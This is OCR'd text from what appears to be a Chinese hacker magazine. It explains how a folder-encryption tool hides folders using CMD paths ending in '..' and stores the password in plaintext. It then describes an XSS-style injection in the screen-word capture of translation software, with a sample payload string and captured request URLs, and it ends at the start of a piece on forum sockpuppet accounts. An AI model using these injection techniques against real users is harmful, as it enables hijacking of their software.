


图2

再次打开精锐神秘文件夹，点“加密文件夹”，如图3，然后我们再打开木马辅助查找器看看软件对E盘做了些什么：软件在“E:\flash.\”下新建了一个名为“jm.dat”的文件，注意我要加密的文件夹是“flash\”，而不是“flash.\”，如图4，看到这里，也许有人已经知道了软件的加密方法了，不知道的也没关系，待会儿我会讲解这个软件的加密方法的。

接下来我们只需要按下WIN+R（也就是打开运行栏），再




图3




图4




图5




图6

输入“E:\flash..\”，回车后就可以了，如图5。可以看到打开的文件夹就是我们希望见到的数据，如图6。软件在我们要加密的文件夹中新建了一个文件——jm.dat，这个文件里又是什么呢？来看看吧，如图7，可能有小菜要问了，“123456”是什么意思啊？呵呵，其实这就是我设的加密密码。




图7

现在我讲解一下这个软件的加密方法，我们在Windows系统中直接新建一个名为“flash..”的文件夹，系统就会返回错误信息，因为文件名中不能含有“.”，但是在CMD中就可以新建这样一个文件夹。打开“运行”栏，输入“CMD”，回车后在打开的CMD中输入“E:”，然后再输入“mkdir s..\”，这样就在E盘新建了一个名为“s.”的文件夹。注意：在资源管理器中我们新建的文件夹会变成“s.”，这个文件夹打不开也不能删除。不能打开是因为它的实际路径是“E:\s..\”（因为是我们自己创建的，可以确定它的实际路径），但在资源管理器中，它的文件夹名就变成了“s.”，我们试图打开它时，系统实际上尝试打开的是“E:\s.\”，这个文件夹并不存在，当然就不能打开，不能删除也是因为这个原因。

那如果要删除该怎么办呢？如果文件夹是空的，就可以在CMD中输入“E:\”，然后再键入“rmdir s..\”，按回车执行后就可以删除了。如果文件夹中存放了文件，则可以键入“rmdir s..\ /s”命令，按下回车键后，CMD会提示“s..\，是否确认（Y/N）？”，我们输入“y”，就可以删除文件夹了。

（本文所涉及到的木马辅助查找器2005、精锐神秘文件夹已收录到光盘中）

教你通过翻译软件进行劫持攻击

残影☆飞雪

有没有想过，当你的鼠标在选取一段话，通过翻译软件的平面取词功能进行翻译时，然后就会被躲在角落里的某个家伙给人侵了！

假如我们要完成以上的攻击，就需要满足以下的两个条件：

1、找到翻译软件的漏洞，而且是remote（远程）的。

2、假设条件1成立，那么remote可以借助浏览器来搭桥，所以浏览器必须可以被翻译软件取词等等。




图1

我们来找找一些翻译软件的问题吧，最常见的莫过于金山词霸和GOOGLE的合作版，然后就是灵格斯、有道等。由于翻译软件没有和浏览器直接存在ACTIVE接口之类的调用，因此它们之间的关联就只有取词了，我们就从取词这里来下手。

先看看灵格斯对于内置浏览器有没有进行过保护：假如直接在软件查词里搜索《之类的语句，我们会看到它自动进行智能取词去翻译，因为当前的《符号没有在词典里找到，所以不会被执行。但是假如构造一个可以在词典里找到的字符，那么它就会识别为一个语句，并进行全文翻译，这时候问题就来了，如图1。

分析网络数据包可以发现，它调用的是GOOGLE的在线翻译，然后在返回的数据里显示出来，也就是使用了google的全文翻译功能。那个白色的东西就是一个框架了，但这个框架可能由于软件内部的一些限制，没能读取到百度的数据并显示，但至少可以执行代码了。




图2

接着来看看金山词霸，不需要任何构造，直接就能完美的跨站了，但是使用脚本标签的时候，会发现没有被执行，因为找到翻译了。那该怎么办呢？我们可以使用其它标签，然后加Js伪协议，如图2。

但由于输入框的长度限制，其实也做不了什么事情，我们可以把词霸变成浏览器，在里面使用百度，或者也可以试试在里面访问到挂马网站，看会不会被溢出等等……也许会发现一个简陋的安全浏览器哦。

另外还有有道翻译，它是调用自己网站的搜索服务，然后在客户端显示，显然它自己网站的过滤做的不错，没什么明显问题，就不找它的茬了。但是，我们要remote！再来看看那两个出问题的软件都提供了什么样的功能可以被利用，通过本地的测试，已经可以大概想到如何构造语句来触发有问题的功能了，因为已经知道是在哪个地方出了问题，并且有什么限制，有什么过滤。

灵格斯的屏幕取词功能：通过鼠标选取指定的字符数目，然后进行全文翻译。词霸的屏幕取词功能：假如你开启了分词功能，

那就可以实现和灵格斯一样的功能了，要不然只是单词翻译。通过抓包可以看到，灵格斯是通过链接网络来实现全文翻译的，它发送类似字符串到：www.google.com/uds/Gtranslate?callback=google.language.callbacks.id100&context=22&q=%3Ctextarea%20id%3D%22txt1%22%3EHello%20world….%3C%2Ftextarea%3E&langpair=%7Czh-CN&key=notsupplied&v=1.0,还有http://www.hudong.com/dict.do?title=%3Ctextarea%20id%3D%22txt1%22%3EHello%20world….%3C%2Ftextarea%3E&from=lingoes&type=1、http://lingoes.cn/wapi.php?q=%5Cu003ctextarea%20id%5Cu003d%5C%22txt1%5C%22%5Cu003e%E6%82%A8%E5%A5%BD%E4%B8%96%E7%95%8C….%20%5Cu003c%2Ftextarea%5Cu003e&client=lingoes。

然后就是尝试在返回的结果里找到翻译结果，但一般只能找到google的全文翻译结果。 经过测试发现，灵格斯在处理全文翻译的时候，对于GOOGLE返回的数据处理出现问题，在屏幕取词时假如包含HTML代码，软件就会进行解析。那只要构造一个简单的字符串让灵格斯进行翻译就可以实现本文开头所说的效果了。测试字符串 ');" src = http://www.g.cn>>，只要使用灵格斯对全部字符进行选择，屏幕取词就会进行全文翻译，就可以打开百度的首页了。

注册“超级马甲”

Cnkiller

文章难易度：★★
文章阅读点：如何在论坛注册一个“超级马甲”及简单利用

某日，正在论坛泡着（不是X的论坛，暂且叫它Y论坛，但使用的都是Discuz! 